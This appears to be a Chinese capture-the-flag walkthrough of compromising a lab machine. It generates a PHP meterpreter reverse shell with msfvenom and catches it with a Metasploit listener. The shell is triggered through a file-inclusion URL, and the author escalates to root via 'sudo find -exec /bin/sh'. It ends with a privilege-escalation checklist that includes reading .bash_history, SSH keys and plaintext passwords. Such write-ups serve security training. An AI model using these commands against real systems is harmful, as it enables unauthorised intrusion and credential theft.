msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.147.129 lport=1234 > shell.php
上传成功,开启 MSF 监听
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.147.129
lhost => 192.168.147.129
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > exploit
访问连接
http://192.168.147.166/language.php?lang=uploads/shell.gif
提权
python3 -c 'import pty; pty.spawn("/bin/bash")'获得伪终端

通过 whoami 以及 id 判断目前的环境

随后查看是否又能登陆的用户


在该目录下发现一个 user.txt
发现权限不足
此时发现其余可以调用的均出现权限不足的情况
同时在本目录下发现疑似密码本的东西

我们登陆一下

登陆成功
此时尝试 sudo 提权

此时不难想到利用 find 提权
bassam@bassam-aziz:~$ cd /tmp
cd /tmp
bassam@bassam-aziz:/tmp$ touch test
touch test
bassam@bassam-aziz:/tmp$ sudo find / -type f -name test -exec "/bin/sh" \;
sudo find / -type f -name test -exec "/bin/sh" \;
找到 flag

总结
对于提权,我们可以采取以下策略,或者说步骤去进行提权。
1. 先搞清楚目前的用户,即我是谁
如果我是通过 web/PHP/ 中间件进来的,此时我需要心里有数:
我现在不是一个人为账号
whoami
id
所以此时不能急着提权,因为:中间件权限本来就低、能干的事有限、硬怼内存成功率也不高
2. 系统里有没有用户
接下来做的不是扫描漏洞,而是看结构:
ls /home我关心的是:有哪些真实用户、哪些用户可能被我“用到”。因为:系统真正的权限,一定掌握在登录用户手里,而不是服务用户手里。
3. 能不能先变成他们
优先要做的事是从一个服务账号变成真实用户,此时我会去看:
- .bash_history
- .ssh/
- 项目配置/备份
- 明文密码
- 权限写错的文件
不是为了提权,而是为了先占到一个更高的起点上,拥有更多的权限
4. 当我成为真实用户后,开始提权
这个时候,就可以思考,这个用户,被系统信任到什么程度?
1. 先看 sudo
sudo -l因为:
- sudo 是被允许的 root 行为
- 不是漏洞,而是被设计成这个样子的
2. 再看 SUID,但不是找 payload
当看到 SUID 程序时,先不要去搜网站。要先问一件事情:
这个程序是帮 root 干什么的?我能不能按它的逻辑,把事做歪?要去关注它有没有执行外部命令、路径是否可控、文件是否可写、参数是否能被我利用、环境变量有没有清理。
SUID 不是漏洞点,而是被授权的高权限操作入口
内核提权
我只有在:
- sudo 不行
- SUID 没戏
- cron / 服务都封死
我才会考虑内核。
-rwsr-xr-x 1 root root /usr/bin/passwd这种就是suid 会有很明显的rwsr

评论(0)
暂无评论